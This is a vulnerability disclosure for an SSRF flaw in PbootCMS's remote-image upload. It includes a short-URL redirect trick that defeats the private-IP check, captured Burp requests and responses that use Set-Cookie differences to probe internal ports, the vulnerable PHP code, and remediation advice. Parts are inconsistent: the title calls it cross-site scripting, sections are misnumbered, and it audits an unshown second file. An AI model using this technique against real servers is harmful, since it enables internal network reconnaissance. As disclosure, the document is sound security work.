Title:https://gitee.com/hnaoyun/PbootCMS There is a cross-site scripting SSRF vulnerability in the website building system.

BUG_Author: @hnaoyun

Affected Version: PbootCMS <v3.2.5


Vendor: PbootCMS: PbootCMS是全新内核且永久开源免费的PHP企业网站开发建设管理系统，是一套高效、简洁、 强悍的可免费商用的PHP CMS源码，能够满足各类企业网站开发建设的需要。系统采用简单到想哭的模板标签，只要懂HTML就可快速开发企业网站。官方提供了大量网站模板免费下载和使用，将致力于为广大开发者和企业提供最佳的网站开发建设解决方案。 (gitee.com)

Vulnerability Files:

- apps/common/function.php
- core\extend\ueditor\php\Uploader.class.php

Description:


1.First of all, log in to the background interface, and remotely load the image upload point, as shown in the figure



Content column 公司动态

地 址： http://127.0.0.1:88


If a private address port is constructed, you can detect the address of the private port and use a short address to bypass the limit



地 址: http://m3r.cn/HxHsQ

Use burp to grab the packet and place it in the replayer


```
GET /HxHsQ HTTP/1.1
Host: m3r.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/;q=0.8,/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=ht0k0uf5inr3h6jgu5vdk3rd1g; short_gJDAc=1; short_CHzoS=1; short_HxHsQ=1; uv_HxHsQ=1
Priority: u=0, i
```



```
GET /HxHsQ HTTP/1.1
Host: m3r.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=ht0k0uf5inr3h6jgu5vdk3rd1g; short_gJDAc=1; short_CHzoS=1; short_HxHsQ=1; uv_HxHsQ=1
Priority: u=0, i

```

It was found that the set-cookie field was present in the returned packet when the presence port was used for probing




```
GET /lMRHH HTTP/1.1
Host: m3r.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://www.kkdt.com/
Connection: keep-alive
Cookie: PHPSESSID=ht0k0uf5inr3h6jgu5vdk3rd1g; short_gJDAc=1; short_CHzoS=1; short_HxHsQ=1; uv_HxHsQ=1
Priority: u=4, i


```

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Tue, 08 Apr 2025 16:04:14 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Refresh: 0.1;url=http://a1.tmpm.cn/to.php?d29YUEdSR3RtTjZXaUJBdytac3hKQXRsRndORm9ZaCt2RVlMcm9kMFdzaDFIUk9TaWdTdjd6OXdib2hrWUszaFBMditRRmdkRDNqdllSOW9TYTNaZEE9PQ==
Server: nginx
Set-Cookie: short_lMRHH=1; expires=Tue, 08-Apr-2025 16:34:14 GMT; Max-Age=1800; path=/; HttpOnly
Set-Cookie: uv_lMRHH=1; expires=Wed, 09-Apr-2025 16:00:14 GMT; Max-Age=86160; path=/; HttpOnly
Vary: Accept-Encoding
X-Cache: BYPASS
Content-Length: 0

```

When using a port probe that does not exist, it does not have a setcookie field




```
GET /HxHsQ HTTP/1.1
Host: m3r.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=ht0k0uf5inr3h6jgu5vdk3rd1g; short_gJDAc=1; short_CHzoS=1; short_HxHsQ=1; uv_HxHsQ=1
Priority: u=0, i


```

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Tue, 08 Apr 2025 16:01:50 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Refresh: 0.1;url=http://a1.tmpm.cn/to.php?d29YUEdSR3RtTjZXaUJBdytac3hKQXRsRndORm9ZaCt2RVlMcm9kMFdzZ2ZqZ1lzVEVCK0dLMjN3YW1KV1k2WHZzY2FLSnFacFhhNmI3bURrRXNzbGc9PQ==
Server: nginx
Vary: Accept-Encoding
X-Cache: BYPASS
Content-Length: 0


```

In addition, in the advanced content settings, you can set the private address of the redirected external link



Content sub-section: 请选择内容副栏目

Title color: #333333

Subtitle: 请输入副标题

Name of URL: 请输入URL名称，如:test，test/a/b

Jumping links: 请输入跳转外链接

Inadequate permissions: 请输入权限不足时提示文本

Release time: 2025-04-08 23:38:13 Tips: Set the future time can be released regularly!

Annex: 请上传附件 Uploading an attachment

SEO Keywords: 请输入详情页SEO关键字

SEO description: 请输入详情页SEO描述

Code analysis

#### 1. Summary of the vulnerability

In this PHP file, the 'saveRemote' method has a server-side request forgery (SSRF) vulnerability. SSRF vulnerabilities allow attackers to exploit the network request function of the server to send requests to arbitrary destination addresses, which may lead to security issues such as internal information leakage and attacks on internal services.

#### 2. Vulnerability analysis

In the 'saveRemote' method, the code pulls the file based on the remote image URL provided by the user. While the code does some basic validation of the URL, such as verifying that it starts with 'http', that it's a legitimate URL, that it's a private IP, and so on, these validations aren't perfect. Attackers can bypass these verifications by crafting special URLs and then use the server to send requests to internal networks or other protected resources.

```
private function saveRemote()
{
    $imgUrl = htmlspecialchars($this->fileField);
    $imgUrl = str_replace("&amp;", "&", $imgUrl);


    if (strpos($imgUrl, "http") !== 0) {
        $this->stateInfo = $this->getStateInfo("ERROR_HTTP_LINK");
        return;
    }

    preg_match('/(^https*:\/\/[^:\/]+)/', $imgUrl, $matches);
    $host_with_protocol = count($matches) > 1 ? $matches[1] : '';


    if (!filter_var($host_with_protocol, FILTER_VALIDATE_URL)) {
        $this->stateInfo = $this->getStateInfo("INVALID_URL");
        return;
    }

    preg_match('/^https*:\/\/(.+)/', $host_with_protocol, $matches);
    $host_without_protocol = count($matches) > 1 ? $matches[1] : '';


    $ip = gethostbyname($host_without_protocol);

    if(!filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE)) {
        $this->stateInfo = $this->getStateInfo("INVALID_IP");
        return;
    }


    $heads = get_headers($imgUrl, 1);
    if (!(stristr($heads[0], "200") && stristr($heads[0], "OK"))) {
        $this->stateInfo = $this->getStateInfo("ERROR_DEAD_LINK");
        return;
    }
    /
    $fileType = strtolower(strrchr($imgUrl, '.'));
    if (!in_array($fileType, $this->config['allowFiles']) ||
!isset($heads['Content-Type']) || !stristr($heads['Content-Type'],
"image")) {
        $this->stateInfo = $this->getStateInfo("ERROR_HTTP_CONTENTTYPE");
        return;
    }


    ob_start();
    $context = stream_context_create(
        array('http' => array(
            'follow_location' => false // don't follow redirects
        ))
    );
    readfile($imgUrl, false, $context);
    $img = ob_get_contents();
    ob_end_clean();
    // ...
}
```

-
- #### 4. Vulnerability impact

  - Internal information leak: An attacker can exploit this vulnerability to access sensitive information on the internal network of a server, such as databases and file systems.
  - Attack on internal services: Attackers can send malicious requests to internal services to attempt to attack internal services, such as conducting port scans and executing commands.

  #### 5. Remediation recommendations

  - Whitelist mechanism: Set a whitelist of domain names that can be accessed, and only allow access to domain names in the whitelist.
  - Disable Redirects: Disable redirects when requested, preventing attackers from using redirects to bypass authentication.
  - Restrict Scope: Only specific ports and protocols are allowed to be accessed.

### Second File (Public Handler)

#### 1. Summary of the vulnerability

There are no obvious SSRF vulnerabilities in this file. The functions in the file mainly involve string processing, permission checking, button generation, cache processing, and other operations, and do not directly involve the function of initiating network requests on the server side.

#### 2. summary

Although no SSRF vulnerabilities have been found in this document, in the subsequent development process, if the server-side function of initiating network requests is involved, it is necessary to pay attention to strict verification and filtering of the requested URLs to prevent SSRF vulnerabilities.

### Comprehensive Report

#### 1. Report Overview

This audit examines two PHP files for SSRF vulnerabilities. The first file (UEditor Editor Common Upload Class) has an SSRF vulnerability, and the second file (public handler) has no SSRF vulnerability.

#### 2. risk assessment

The SSRF vulnerability of the first file can lead to serious security issues, such as internal information leakage and internal service attacks, with a high risk level.

#### 3. Remediation recommendations

For the first file with SSRF vulnerabilities, it is recommended to use measures such as whitelisting mechanisms, disabling redirects, and restricting the scope of access. At the same time, in the development process, it is necessary to strengthen the security review of server-side network requests.